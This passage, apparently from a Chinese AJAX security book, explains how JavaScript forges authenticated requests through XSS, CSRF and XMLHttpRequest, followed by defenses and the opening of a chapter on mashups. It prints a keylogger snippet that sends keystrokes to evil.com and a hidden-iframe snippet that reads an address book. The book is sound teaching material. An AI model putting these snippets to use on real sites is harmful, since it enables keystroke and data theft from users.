我们已经说明了，由 XMLHttpRequest 对象发出的 HTTP 请求与普通浏览器 HTTP 请求只有一丝差异。是否含有 Referer 报头并不是什么问题，而是与测试的环境有关。XMLHttpRequest 请求的 **Accept** 报头可以被修改为与普通浏览器 HTTP 请求一样。这就导致了一个有趣的结论：当用户单击超链接或者提交表单时，可

[3] 没错，这个词在 HTTP 规范中的确拼错了，应该是 referrer。因此，我们每次在使用 Referer 报头信息时，不得不把它拼错。

[4] 非常奇怪的是，Internet Explorer 6 中的 Accept 报头信息会在一长串 MIME 类型之后再加上 */*。*/*表示接受所有的 MIME 类型，因此再列出 image/gif、image/jpeg 等实在是多余，就如同是“无穷+1”一样。

以通过 JavaScript 构造出一个与普通 HTTP 请求一样的请求。它们都含有相同的 HTTP 报头和值（并且这些报头的出现顺序也是一样的），以及相同的身份认证信息和 cookie。对于 Web 服务器来说，是无法区别哪个请求是用户发出的，而哪个请求又是由 JavaScript 生成的。

10.2.2　是你自己，还是貌似你的某人

我们已经可以确定，JavaScript 可以使用 XMLHttpReqeust 对象生成一个 HTTP 请求，就如同用户提交某个表单生成的请求一样。因为 JavaScript 使用了 XMLHttpRequest 对象，所以这些 HTTP 请求都是透明、异步的。在这段期间，由于浏览器完全可以响应用户的其他操作，也不用去监视浏览器的处理情况，所有用户可能根本都注意不到请求已经发生了。在这些请求发出的时候，浏览器会自动将所有缓存的身份认证信息或者 cookie 都添加到其中。最后，浏览器并不能区分出哪些是由 XMLHttpRequest 生成的请求，哪些是由用户提交表单而发出的请求。

说了这么多，其实都是为了说明其中的安全问题作铺垫。如果由 JavaScript 生成的请求非常类似于普通用户产生的请求，那么恶意的 JavaScript 代码就有可能通过发送伪造的请求操纵服务端进行各种各样的行为，例如转账、发送电子邮件、添加好友、编辑文件或者查看地址簿，而此时 Web 服务器可能还认为，这些请求都是由某个合法用户发送的。这意味着攻击者可以利用跨站脚本（XSS）漏洞来注入代码，向 Web 服务器发送虚假的身份认证信息，并进行各种恶意行为。在图 10-3 中，我们可以看到 XSS 攻击是如何使用 XMLHttpRequest 对象的。




图 10-3　XSS 攻击可以使用 XMLHttpRequest 对象来隐藏恶意请求向服务端发送虚假的用户身份信息

在上图中，当某个用户访问网站时，被通过 XSS 漏洞注入了恶意的 JavaScript 代码。一旦页面返回给用户浏览器时，其中包含的恶意 JavaScript 代码便开始执行。XSS 会使用 XMLHttpRequest 对象向 Web 服务器发送包含虚假身份信息的 HTTP 请求。Web 服务器会认为这些请求都是来自合法用户的，然后按照要求执行相应的操作。

有意思的是，用户无法证明并没有发送过这样的 HTTP 请求。换句话说，一旦通过了身份认证，用户如何再证明他并没有做过任何恶意的行为，或者没有发送过恶意的请求呢？我们能获得的是，恶意的请求是从用户机器和浏览器发出的，并且其中的 cookie 信息也唯一标识了该用户，甚至发出请求的时候用户也正好在与网站进行着交互。这些都是由于加载了发送恶意请求的 JavaScript 代码。如果不能在你的计算机或者 Web 服务器上找到发送那些恶意请求的 JavaScript，那几乎无法证明你并不是这些请求的发起人，也无法洗去你身上背负的冤屈[5]。以下是一些可能会被执行的恶意请求。

- 在网站论坛中发布带有种族歧视或者挑拨性的言论。
- 搜索儿童色情信息。
- 转移在线银行账户中的财产。
- 在电子商务网站购买昂贵的物品。

我们有没有想过，在法庭上会不会有人相信“我没做，是 JavaScript 干的”这样的辩解呢。

这个问题便是所谓的“请求来源不确定”问题，是由于 Web 服务器无法确定接受到的请求到底是来自恶意的 JavaScript 代码，还是来自合法用户所造成的。请求来源不确定是一个非常大的问题，究竟是病毒转移的钱或者发送的电子邮件，还是某个人做的呢？虽然该问题并不是 AJAX 所带来的新问题，我们还是应该看到，AJAX 使得恶意代码更快地发送、响应恶意的 HTTP 请求。为了完全弄清请求来源不确定及使用 XMLHttpRequest 对象假冒合法用户发送 HTTP 请求所能带来的危害范围，我们必须探讨两个问题。首先，在 AJAX 出现之前，JavaScript 使用哪些方法来假冒用户发送请求？第二个是，这些在 AJAX 出现之前的方法，它们的危害范围或者局限性是什么[6]？

---

[5] 当然，XSS/XHR 攻击能进行的操作必须基于存在 XSS 漏洞的网站类型。显然，由于“同源策略”，XMLHttpReques 无法与第三方的网站取得联系，因此只有当受害网站是个电子邮件程序时，XSS/XHR 的组合才能发送伪造的电子邮件。

[6] 从技术角度来讲，XMLHttpRequest 对象也是一种在 AJAX 之前使用的方法，因为在 AJAX 这个名词出现之前它就已经存在了。不过，我们这里指那些不用 XMLHttpRequest 对象就能实现同样效果的方法。

10.2.3　使用 JavaScript 发送 HTTP 请求

有很多方法可以使用 JavaScript 来发送一个 HTTP 请求，每个方法都有自己的优缺点，因此用于各种不同的情况。在本章中，我们不会将 JavaScript 与其他技术相结合，例如 Java applet 或者 Flash，只是关注于原生的 JavaScript 对象（或者由 ActiveX 提供的对象）及 DOM 环境。

其中一个 JavaScript 可以用来发送 HTTP 请求的方法是动态地创建新的 HTML 标签。在 HTML 中有各种各样的标签/属性对，可以在浏览器中显示时发起一个 HTTP 请求。常见的有 IMG/SRC 及 IFRAME/SRC。但是，还有一些容易被忽视的的标签/属性对，例如 TABLE/BACKROUND 或者 INPUT/SRC。当浏览器在解释这些标签时，会根据属性指定的 URL 发起一个 HTTP 请求来获取指定的资源。由于该 URL 可以指向互联网中的任意网站，因此并不受同源策略的限制。不过，在同源策略中，将这一类请求称为“盲目的请求”。**“盲目的请求”**表示 JavaScript 无法接受到这些请求的响应。这个方法也只能用于发起 GET 方式的请求。不过，由这种方式发起的 GET 请求与普通用户单击超链接或者提交一个表单（使用 GET 方式）时产生的 HTTP 请求几乎一样。Refer 报头、cookie 及身份认证信息都被正确地发送出去。这种只能发出请求但无法接受响应的单向方法可以很好地用于在 URL 中向第三方发送信息。例如，JavaScript 可以通过捕获键盘事件记录用户的按键记录，然后再通过这种方法将这些记录发给第三方。不过，这种盲目的 GET 方法由于受到 URL 长度的限制，不能用于发送大量的数据。虽然在 RFC 中并没有明确定义 URL 的长度，但是实际中，任何长于 2～4KB 之间的 URL 都有可能失败。这是由于不同浏览器和 Web 服务器的内部实现不同。JavaScript 可以使用一个计时器创建多个盲目的 GET 请求来处理像转账这样的多阶段性操作。对于 JavaScript 来说，有很多方法能够动态地创建这些 HTML 标签。其中，可以使用 document.createElement()方法来创建一个新元素，然后通过 appendChild()方法添加到 DOM 中。或者直接使用元素的 innerHTML 属性来添加原始标签。在 JavaScript 中，甚至可以使用 document.open()、document.write()或者 document.close()这样的方法来动态创建标签。不管在 JavaScript 中使用什么样的方法来创建带有 URL 属性的标签，由此而发出的 HTTP 请求内容都是一样的。

JavaScript 也可以动态创建 FORM 和 INPUT 标签。INPUT 标签可以设为任意需要的数据，FORM 中的 ACTION 属性可以设为互联网中的任何域，并且 FORM 的 METHOD 属性也可以设置为 POST。所有这些再与 form.submit()组合起来，就

可以向任意域发送盲目的 POST 请求。同刚才盲目的 GET 请求一样，这些由 JavaScript 生成的请求也同用户提交表单生成的请求一样。如果 JavaScript 请求的域同发出请求的域是同一个，那么也就能够接受到响应信息了。当我们需要使用 JavaScript 发送大量数据(超过了在 URL 中可以使用的最大长度)时，盲目的 POST 请求是一个非常方便的方法。

除了使用 HTML 标签，DOM 也为 JavaScript 提供了可以发送 HTTP 请求的对象。例如，DOM 中的 Image 对象可以用来动态请求任意 Web 服务器上的图片。只要用 JavaScript 设置其 src 属性，就会向指定的 URL 发送一个盲目的 GET 请求。这比通过创建 HTML 标签的方式要好得多，因为我们可以避免初始化过多的 DOM 元素。同样，当使用 Image 对象时，响应也完全是盲目的。可以设置事件来捕获图片完成加载的时间，并查看图片的大小。根据使用的浏览器不同，Image 对象所产生的 HTTP 请求可能与用户行为所产生的不大一样。通常，在 Image 对象产生的 HTTP 请求中，Accept 报头只会包含图片的 MIME 类型。除此之外，别的参数基本上都是一样的。

远程脚本调用（Remote Scripting）通常是通过 JavaScript 动态地创建新的 SCRIPT 标签，其 src 属性为指向另一个新 JavaScript 文件的 URL。该 URL 可以指向任意的域，并且不受同源策略的限制。浏览器会向由 SCRIPT 标签 SRC 属性指定的 URL 发起一个 GET 请求。同 Image 对象的 Accept 报头一样，远程脚本的 Accept 报头与通常产生的请求不同，通常只含有针对于 JavaScript 的 MIME 类型，即 application/x-javascript。正如第 7 章“劫持 AJAX 应用程序”中所述，由远程脚本请求返回的内容会被 JavaScript 解析器进行同样的解析。这使得可以用 JavaScript 接收远程脚本请求返回的响应数据，但是必须是有效的 JavaScript 代码。从安全角度来讲，这实际上是一个非常好的举措。如果可以使用远程脚本调用来读取恶意请求的响应信息，即使返回的内容并不是一个有效的 JavaScript 文件，攻击者也可以使用远程脚调用本来窃取第三方网站的数据，例如用户的在线银行或者基于 Web 的电子邮件程序。要求远程脚本调用返回的是有效的 JavaScript 代码，意味着网站必须新建一个页面，用来返回可以被第三方访问的 JavaScript 代码。

10.2.4 在 AJAX 出现之前的 JavaScript HTTP 攻击

至此我们已经看到，在 AJAX 出现之前，JavaScript 就有很多种方法可以发送恶意的请求。在大多数情况下，这些请求与用户发出的请求都极为相似，可以自

动地添加身份认证信息和 cookie。在几乎所有的方法中，JavaScript 都无法访问恶意请求的响应信息。表 10-1 总结了以上不同方法各自的优缺点。

表 10-1　JavaScript 能够用来发送 HTTP 请求各种方法的优缺点

技　术	HTTP 方法	JavaScript 是否能访问响应	是否可以查看响应的报头	是否可以访问任何域	是否与用户的请求相同
动态创建 HTML	GET	否	否	是	是
动态创建 FORM 标签	GET 、POST	否	否	是	是
Image 对象	GET	只有当响应信息为图片时，可以查看图片的大小	否	是	是，但是 Accept 报头不同
远程脚本（<script src>）	GET	只有当响应信息为 JavaScript 时	否	是	是，但是 Accept 报头不同

这些方法的原始能力都限制了恶意 HTTP 请求所能造成的危害程度。这些 HTTP 请求伪装成合法的用户，就如同我们在第 3 章“Web 攻击”中讨论的跨站请求伪造攻击（CSRF）一样。由于 JavaScript 有如此多向第三方发送盲目认证请求的方式，所以 CSRF 也成为了一种常见的攻击方式。JavaScript 同样允许攻击者使用 POST 方式攻击存在 CSRF 漏洞的目标。传统的 CSRF 攻击方式，例如插入带有恶意 SRC 属性的 IMG 标签等，都只能用于使用 GET 方式的 CSRF 中，从而导致人们广泛认为，只接受 POST 方式的 Web 表单可以不受 CSRF 的攻击。但是，通过使用 JavaScript 来动态创建 FORM 标签，并发送盲目的 POST 请求，那些只接受 POST 请求的表单一样会被攻击。JavaScript 也允许对多阶段性的 CSRF 攻击进行协调控制。在一次多阶段性的 CSRF 攻击中，恶意的请求按照一定的顺序发送。由于无法预测浏览器通过 IMG 标签发送请求的顺序，JavaScript 允许攻击者使用计时器和 onload()方法在确认多阶段性 CSRF 攻击某个请求完成后，再发送下一个请求。

另一个有意思的应用是 Anton Rager's 的 XSS-Proxy，这段代码使用远程脚本调用，从第三方获取全是命令内容的 JavaScript 文件。一旦用户访问了带有 XSS 漏洞的页面，恶意的 JavaScript 代码就会通过远程脚本调用一个中央控制器。该中央控制器会将命令分发到用户的浏览器中。随后，用户的浏览器便会像一个僵尸一样，接受中央控制器发来的所有命令，并进行其他恶意的攻击。XSS-Proxy 第一个证明了一个人就可以通过 XSS 控制含有大量僵尸机器的“僵尸网络”。

如前所述，这些 JavaScript 产生的 HTTP 请求也可以用来为攻击者窃取数据。例如，如果某个攻击者发起了一次记录用户按键的 XSS 攻击，就需要将这些数据收集起来。盲目的 GET 请求可以将数据存放到请求的 URL 中，再发给攻击者可以控制的某个网站。下面这段代码显示了攻击者如何收集到用户的按键记录：

```
function saveLoggedKey(character) {
savedKeys += character; //append the newly logged key
if(savedKeys.length >= 20) {
//create an image to perform our blind GET
var img = new Image();
//send the keys in the query string of the URL
img.src="http://evil.com/collect.php?keys=" + savedKeys
savedKeys = "";
}
}
```

这段攻击代码在创建 Image 对象之前先缓存 20 次按键记录，通过将这些按键记录附加到 URL 中，攻击者可以将窃取的数据发送给 evil.com，这便是一个盲目的 GET 请求。攻击者并不会关心 evil.com 返回的任何响应，只是为了通过盲目的 GET 请求将窃取的数据发回给攻击者。

10.2.5 通过 XMLHttpRequest 窃取其他内容

虽然 CSRF 和 XSS-Proxy 都可以用于创建 HTTP 请求，并假冒合法用户的行为，但是在实际中却很少用于窃取数据。因为在 AJAX 出现前的大多数方法都无法读取 HTTP 请求的响应信息，因此很难主动窃取当前页面以外的内容。

我们可以举例来说明，假设攻击者在某个基于 Web 的电子邮件客户端中发现了一个 XSS 漏洞，那么他可以编写一些 JavaScript 代码，将整个网页的 DOM 内容发送给他能控制的站点。虽然这个 DOM 内容可能会包含其他的电子邮件，或者一个地址簿，又或者是用户名或者银行数据等隐私信息。但是，攻击者的 JavaScript 代码只能看到同一页面中的数据。如果这个 XSS 漏洞处于 inbox.php 页面中，那么这段 JavaScript 代码只能窃取该页面中的数据。在 AJAX 以前，通过 XSS 只能被动地窃取数据。除了可以捕获用户在 XSS 漏洞页面上触发的事件，例如按键或者鼠标移动之外，还可以窃取该页面（即 inbox.php）上的任何数据。这被称为“被动地狩猎（Passive Hunting）”。我们可以将这想象为一种称为捕蝇草的食肉植物。虽然我们的作者已经不记得什么时候学过生物学了，但是至少可以确

定，植物是不能行走的[7]。

捕蝇草扎根于一个地方，然后只捕食闯进其领域内的猎物，这就如同使用 XSS 来窃取数据一样。在存在 XSS 漏洞页面中的事件和数据都有可能被攻击者“狼吞虎咽地吃掉”，但是由于 JavaScript 的局限性，其他页面中的数据都是安全的。

在 AJAX 之前，只有一个称为“IFrame 远程调用”的方法可以使用 JavaScript 访问同一主机上的其他页面，并从响应中获取信息，这使得攻击者可以窃取其他页面中的内容。正如我们之前所讨论的，XMLHttpRequest 对象也允许 JavaScript 主动窃取新的内容。由于这两种方法都可以通过 JavaScript 以异步的方式预先取得页面中的数据，所以受到了攻击者的青睐。由于浏览器会自动将合适的 cookie 和认证信息附加到所有请求中，所以这两个方法对于那些想要主动窃取用户数据的攻击者来说非常有用。如果攻击者已经在 inbox.php 发现了 XSS 漏洞，那么就可以通过 JavaScript 代码采用其中一个方式来获取 addressbook.php 中的数据。这与捕蝇草的被动狩猎方式完全相反。这就像一只老虎在狩猎一样，攻击者可以访问网站中的任何页面，然后主动窃取所需的内容。

如果我们已经有方法能够使用 JavaScrip 来主动地获取页面内容，又何必要在 XSS 攻击中使用 XMLHttpRequest 对象呢？

首先，iframe 的设计初衷并不是按照这种枯燥的办法来访问某个网站。记住，攻击者无法控制由 iframe 返回的内容。换句话说，由 iframe 返回的响应信息中不会再含有任何执行回调函数的 JavaScript 代码，只会包含攻击者想要窃取的数据。为了从 iframe 中提取任何数据，攻击者必须创建一个 iframe 标签，然后使用如下代码为 iframe 添加 onload 属性：

```
var jsIFrame = document.createElement("iframe");
jsIFrame.src="addressbook.php";

//设置 IFrame 的样式，不显示给用户
jsIFrame.style="width:0px; height:0px; border: 0px"

//当 IFrame 完成加载后调用我们的方法
jsIFrame.onload = callbackFunction;

//现在将其添加到页面文档对象中，并发起一个 HTTP 请求
```

[7] 所有的植物都不能行走吗？恐怕没有算上三叶草吧，这些东西真是怪异之极！

```
document.body.appendChild(jsIFrame);
//请求是在后台发生的，而此时 JavaScript 还在继续运行
```

在上面这段代码中，攻击者动态创建了一个 iframe 标签，并指定其 src 属性的值为 addressbook.php。在网页 addresbook.php 中包含了用户地址簿中的所有电子邮件地址。攻击者同时也设置了 iframe 标签的样式，隐藏了边框及框架本身。这样，用户在浏览网页时便无法看到这个 iframe 了。

那么攻击者如何使用 iframe 来远程窃取所需的数据呢？正如之前提到的，addressbook.php 并不会包含任何通知攻击者的代码，也不会将 addressbook.php 页面的内容返回给攻击者。这意味着，当应用程序正常工作时无法通过这种方式来访问 addressbook.php。因此，攻击者不得不注册一个 JavaScript 方法，一旦 iframe 加载完由 src 属性指定的页面后，便执行该方法。不过，这里存在一个问题。攻击者只对窃取用户地址簿中的邮件地址感兴趣，而这些地址会以文本的形式显示在由 addressbook.php 返回的 HTML 代码中。由于 JavaScript 发起的 HTTP 请求会被浏览器自动添加上 cookie 和身份认证信息，因此在 addressbook.php 返回的响应信息中也会包含指定用户的地址簿。在返回的 HTML 代码中，同样会包含指向图片、外部样式表、JavaScript 文件、Flash 对象及其他 Web 资源的链接。不过，对于攻击者来说，iframe 在完全下载并初始化这些外部资源之前不会触发 onload 属性中指定的方法。

那么要花多长时间来加载这些外部资源呢？以 CNN 的网站 http://www.cnn.com/为例，图 10-4 借助于 Firefox 的查看依赖扩展插件（View Dependencies Extension）显示了 CNN 首页中所有的资源。

图 10-4　只有在 iframe 加载完网页相关的所有资源，例如图片、样式表、JavaScript 后，才会触发 onload 中的方法

为了完全显示 CNN 的首页，必须将 363 千字节（KB）的数据下载到用户机器上。而这其中，只有 6%，即 23KB 的数据是网页的 HTML 代码。因为攻击者只是想获得网页的文本内容，所以并不关心那些下载的资源。不过，由于 iframe 必须在完全加载网页后才能调用 onload 中的方法，所以这些数据也不得不下载。让我们以更远的角度来看待这个问题，在 1Mbps 的网络上下载 363KB 数据大概要 3 秒钟，而下载 23KB 的数据只需要 0.17 秒——快了 15 倍。因此，在 iframe 加载一个网页的时间中，攻击者可以使用 XMLHttpRequest 来访问 15 个网页中的数据。受害人也可能在 iframe 完成加载前离开存在漏洞的网页。XSS 攻击是否能够成功，很大程度上依赖于使用的是 iframe 远程方法调用，还是 XMLHttpRequest 对象。

公平起见，我们应该注意到，访问 CNN 所需的 363KB 并不是每次都需要下载。CNN 对这些数据进行了缓存，不需要再次请求。不过，浏览器还是会发送指定的 GET 请求。这就是说，浏览器会发送一个完整的 GET 请求，其中包含一个 HTTP 报头，告诉 CNN 只有当网页资源新于浏览器本地缓存的数据的时候才返回那些更新的资源。即使浏览器的资源尚未过期，服务端也必须响应一个 HTTP 304 消息。我们会在第 12 章中再重新讨论浏览器如何缓存资源，以及如何对此进行攻击。

HTTP 304 消息会告诉浏览器使用本地副本。即使所有资源的本地副本都是最新的，还是会产生一些网络流量。从攻击者的角度来看，因为不需要、也不关心这些数据，所以所有这些传输流量都是一种浪费。这便是使用 iframe 比 XMLHttpRequest 对象通常要慢的原因。因此，虽然 iframe 远程调用可以用来获得用户的隐私数据，但是 XMLHttpRequest 却使得攻击变得更容易。除此之外，XMLHttpRequest 不仅为攻击者提供了响应报头，可以通过修改这些信息来更加准确地模仿普通用户的行为，也比 iframe 远程调用更适于复杂的 XSS 攻击。总而言之，虽然在 AJAX 出现之前也可以使用 JavaScript 来发送 HTTP 请求主动窃取用户的隐私数据，但是速度和使用上的缺陷却使得这种攻击很难成功。这也是最近所有的 XSS 攻击都使用 XMLHttpRequest 来代替 iframe 远程调用的原因。表 10-2 总结了所有可以使用 JavaScript 发送 HTTP 请求技术的优缺点。

表 10-2 所有可以使用 JavaScript 发送 HTTP 请求技术的优缺点

技术	HTTP 方法	JavaScript 是否能访问响应	是否可以查看响应的报头	是否可以访问任何域	是否与用户的请求相同
动态创建 HTML	GET	否	否	是	是
动态创建 FORM 标签	GET、POST	否	否	是	是
Image 对象	GET	只有当响应信息为图片时，可以查看图片的大小	否	是	是，但是 Accept 报头不同
远程脚本（<script src>）	GET	只有当响应信息为 JavaScript 时	否	是	是，但是 Accept 报头不同
IFRAME 远程调用	GET	只有当 Iframe src 中的值与 JavaScript 代码在同一域中时	否	是	是
XMLHttpRequest 对象	任意	是	是	否	是

10.2.6 实战结合 XSS/XHR 进行攻击

下面，我们将以一个完整的实例帮助读者们理解如何使用 XMLHttpRequest 对象，快速、高效地窃取隐私数据，以及请求来源不确定问题所能造成的影响。

Eve 已经在 bank.com 上发现了一个 XSS 漏洞，她打算利用该漏洞使用 XMLHttpRequest 对象来假冒合法的用户，窃取各种敏感的财产信息。Eve 向银行的所有客户都发了一封电子邮件，请求他们来看一看新设计的在线银行门户。虽然电子邮件中的超链接的确指向了银行网站，但是 URL 指向的是包含 XSS 漏洞的页面。一旦用户单击电子邮件中的超链接，就会访问 bank.com 中带有 XSS 漏洞的页面。图 10-5 显示了接下来会发生的事情。




图 10-5　使用 XMLHttpRequest 来窃取账户余额，并偷偷地进行财产转移

当每个用户的浏览器都加载了存在 XSS 漏洞的页面后，便会开始受到 Eve 的 XSS 攻击。由于浏览器会自动将 cookie 和存储的密码添加到请求中，所以如果用户已经登录网站，这些请求就会通过合法的身份认证步骤。Eve 发出的请求必须依靠于已经登录银行网站、并拥有相应会话信息的用户。首先，JavaScript 会使用 XMLHttpRequest 来获得当前用户账户的余额。由于 JavaScript 可以看到这些响应信息，所以可以使用正则表达式来提取金额，并使用盲目的 GET 或者 POST 请求将这些金额发回给 Eve。接下来，Eve 会使用 XMLHttpRequest 对象，将某个银行账户中的存款转移出来（假设该银行网站支持这种功能）。此时，银行网站会跳转到“请确认这次转账操作”的页面。该页面同样也含有一个隐藏的随机令牌，当用户确定转账操作后返回给服务端。这种安全措施通常被称为“Nonce”，用来防止多阶段性的 CSRF 攻击，因为 CSRF 攻击无法收到任何一步的响应信息。但是，使用 XMLHttpRequest 却可以收到这些响应信息，还可以再通过正则表达式将这些隐藏的令牌提取出来。然后，Eve 再将这些隐藏的令牌发回给银行网站，来确认这次转账操作。如果由于某些其他原因 Eve 无法通过该网站将钱转入其他银行，那么她就只好尝试一些别的方法。许多在线银行网站都允许用户查看最后一次签发的支票照片。而这是一种非常危险的行为，因为支票上会含有银行的流水号，以及该用户完整的银行账号。JavaScript 可以使用 XMLHttpRequest 来获得用户最近的一张支票，再借助于之前获取的身份认证令牌就可以访问这张支票的图像了。之所以必须使用这么烦琐的方法，是因为

XMLHttpReques 很难从网站上下载像图片这样的二进制内容。一旦 Eve 能够看到图像，也就知道了银行账户和流水号，可以轻易地使用自动清算系统来进行一次银行转账。

由于在整个攻击中 Eve 使用的都是 XMLHttpRequest 对象，所以在用户第一次访问存在漏洞的页面后，不过一两秒就可以完成整个攻击过程！由于请求来源不确定的问题，银行会相信所有这些由 JavaScript 发起的 XMLHttpRequest 请求都是由某个用户发起的。通过使用这些 JavaScript 代码，Eve 不到一秒钟就可以偷光某个账户中的存款！在没有 AJAX 的时候，这种速度是无法想象的。

10.3 防范措施

不幸的是，并没有什么有效的方法可以解决请求来源不确定的问题。这是一处 Web 浏览器设计上的缺陷，使得由 JavaScript 发起的 HTTP 请求也可以伪造得同普通用户发起的 HTTP 请求一样。这种设计上的缺陷造成 Web 服务器无法区分接受的请求究竟是由恶意的 JavaScript 发出的，还有由合法用户操作所发出的。像 Prototype 等许多 AJAX 框架都添加了一个自定义的 HTTP 报头，例如对所有由 XMLHttpRequest 对象发出的请求都加上 X-Requested-With: XMLHttpRequest。但是，这并不是一种必要条件。换句话说，如果缺少了这个报头，并不代表这个请求就一定不是由 XHR 发出的。为了解决请求来源问题，浏览器需要在所有 HTTP 请求中都添加类似于 X-Origin 这样的报头，以便指定请求的来源。例如，由 IMG 标签发起的请求就会有一个 X-Origin: IMG 的报头。而当用户单击某个超链接时，浏览器会发出一个带有 X-Origin: Hyperlink 的请求。浏览器必须保证不会让 Flash 或者 XMLHttpRequest 等来修改 X-Origin 报头的值。

CAPTCHA 也可以作为防御这些攻击的一种方式[8]。CAPTCHA 表示全自动区分计算机和人类的图灵测试（Completely Automated Public Turing test to tell Computers and Humans Apart）。一个 CAPTCHA 可以让用户进行一些只有人类才能完成的操作。图 10-6 显示了一个不同的 CAPTCHA：识别一幅图片中波浪形的单词。

[8] 读者可以参考 http://en.wikipedia.org/wiki/Captcha 中关于 CAPTCHA 的经典文章。

图 10-6　CAPTCHA 可以让用户进行一些只有人类才能完成的操作，例如识别一幅图片中呈波浪形的单词

通常都会要求用户输入图片中扭曲的单词。因为机器无法识别出图片中的单词，所以只有人类才能输入正确的答案。因此，CAPTCHA 在这里也可以作为一种安全手段。如果 bank.com 要求用户在转账之前必须先经过一个 CAPTCHA 的过程，那么自动的 XSS 攻击便无法通过这一关，也就无法偷取到账户中的存款了。不过，CAPTCHA 也并不是万能的，例如，一些残疾人便很难识别 CAPTCHA。如何让一个盲人来识别出图 10-6 这样的 CAPTCHA 呢？实际上，CAPTCHA 违反了许多规定和法律，例如在美国宪法第 508 节中，就明确规定了网站必须要遵守的一些访问规则。同样，人们在如何用程序来识别 CAPTCHA 的算法上也做了非常深入、重要的研究。这意味着并不是只有人才能识别 CAPTCHA！不过，根据个人情况及网站的需要，CAPTCHA 也许是一个较好的选择。虽然这么说，但是如何创建一个强壮的 CAPTCHA 系统，却已经超出了本书的范围。

从整体角度来看，开发人员并不一定需要关心，某个请求是否由恶意的 JavaScript 发出，也不一定要防范像 XSS 或者远程调用文件这样的 Web 漏洞。由于同源策略，唯一能够发送 HTTP 请求并接受其响应信息的，必然是通过某些漏洞已经注入到网站中的恶意代码。如果开发人员能够按部就班地做好安全工作，只要防范好了参数操纵攻击，就不必再过度担心请求来源不确定的问题了。

10.4　本章小结

正如我们已经讨论的，JavaScript 有很多机制可以发送 HTTP 请求，而且这些请求与用户操作所产生的请求几乎一样。其中包括动态创建 HTML 代码、动态创建 form 标签、使用 Image 对象或 XMLHttpRequest 对象、远程脚本调用及 IFrame 远程调用。由于 Web 服务器无法识别恶意请求与正常请求之间的区别，所以使请求来源不确定的问题受到更多人的重视。由于该问题的存在，

就可能使用 JavaScript 冒充合法的用户，向 Web 服务器发送一些可执行的命令。由于 XMLHttpRequest 对象对速度的提升，以及其提供的全面功能，使得 AJAX 加重了请求来源不确定问题所能带来的损失和风险。通过 XMLHttpRequest 对象，我们可以主动窃取其他页面（存在 XSS 漏洞）中的隐私数据。在下一章我们会介绍，请求来源不确定问题会如何影响聚合（Mashup）程序，以及在第 13 章“JavaScript 蠕虫”中会介绍如何来创建可自我传播的 Web 蠕虫病毒。

第11章
Web Mashup和聚合程序

错误观点：

Web Mashup程序不会比其他AJAX应用程序存在更多的安全问题。

近几年来，一种新型的Web应用程序日趋流行，这便是Mashup程序。从本质上来说，Mashup并不应该算是一种新的应用程序，只是将数据与不同服务提供的功能聚合到一起，从而产生了一种查看或者关联数据的崭新方式。Mashup程序的一个很好实例便是HousingMaps.com，该网站将Craigslist上的出租房屋信息通过Google Maps展现到一个可交互的地图中。一个Mashup程序能发挥的能力几乎总是大于各服务的总合。不过，在对内容数据进行混合的时候，Mashup程序在如何与数据源通信方面存在着信任问题。此外，像NetVibes或者PageFlakes这些所谓的聚合网站，即使结合使用了RSS文件和JavaScript widget来创建可定制化的首页也同样存在着安全问题。

在本章中，我们首先要说明，所有这些聚合的数据从何而来，以及Mashup程序当前如何来解决同源策略等局限性问题。随后，我们会探讨在解决这些局限性问题时，哪些设计会导致安全漏洞。最后我们要介绍，将不同非可信来源的数据糅合到一个单独AJAX应用程序后会带来的安全问题。

11.1 互联网上计算机可以使用的数据

为了理解Web应用程序如何使用、操纵来自于其他网站的数据，我们首先要看看，如何通过程序来访问、理解并操纵一些人类可以识别的内容。

11.1.1 20世纪90年代早期：人类Web的黎明

万维网（World Wibe Web）是人类为了使用而设计出来的，更具体一点，应

该是一个英国人为了能够让科学家们方便地共享有关粒子物理学的学术论文而发明的。创建万维网是为了能够让普通的人们也可以方便地创造并共享其中的信息。今天，这一基本准则仍然以博客和社交网络的形式存在着，正如过去以研究论文和在线技术报道的形式一样。一些人们使用 HTML 创建了一些内容，而其他的人们可以通过 HTTP 来访问这些内容。

让我们追溯到 1992 年，这时还是 Web 的早期时候。我们假设 Shah 博士将一些对 x86 汇编代码的分析研究发布到了她的网站上。而 Jeff 听说了这个好消息后，打算阅读一下这些资料。但是，他如何才能访问呢？Jeff 必须知道 Shah 博士网站的确切 URL 地址。如果 Jeff 不知道这个 URL，他就无法访问这些数据，除非他在其他网站找到了对这些 URL 的引用链接。如果真的没有在其他网站上找到这些链接，那么 Jeff（包括他的 Web 浏览器）也就真的无法了解到这些内容了。更糟糕的是，如果 Prajakta 在她的网站上发表了某些关于网络指纹获取的研究呢？虽然 Jeff 在这方面有着非常丰富的经验，并且对于对新的发现也非常感兴趣，但是他如何才能知道 Prajakta 发表了这些新的内容呢？也许 Jeff 从某些邮件列表中看到，又或许是他的同事 Ray 给他发了一封电子邮件。当然，Jeff 也可能永远不会知道这件事。问题的关键在于，对于 Jeff 来说，没有方法能够对某些特定内容进行搜索。在 1992 年，还没有 Web 搜索引擎这样的东西出现。

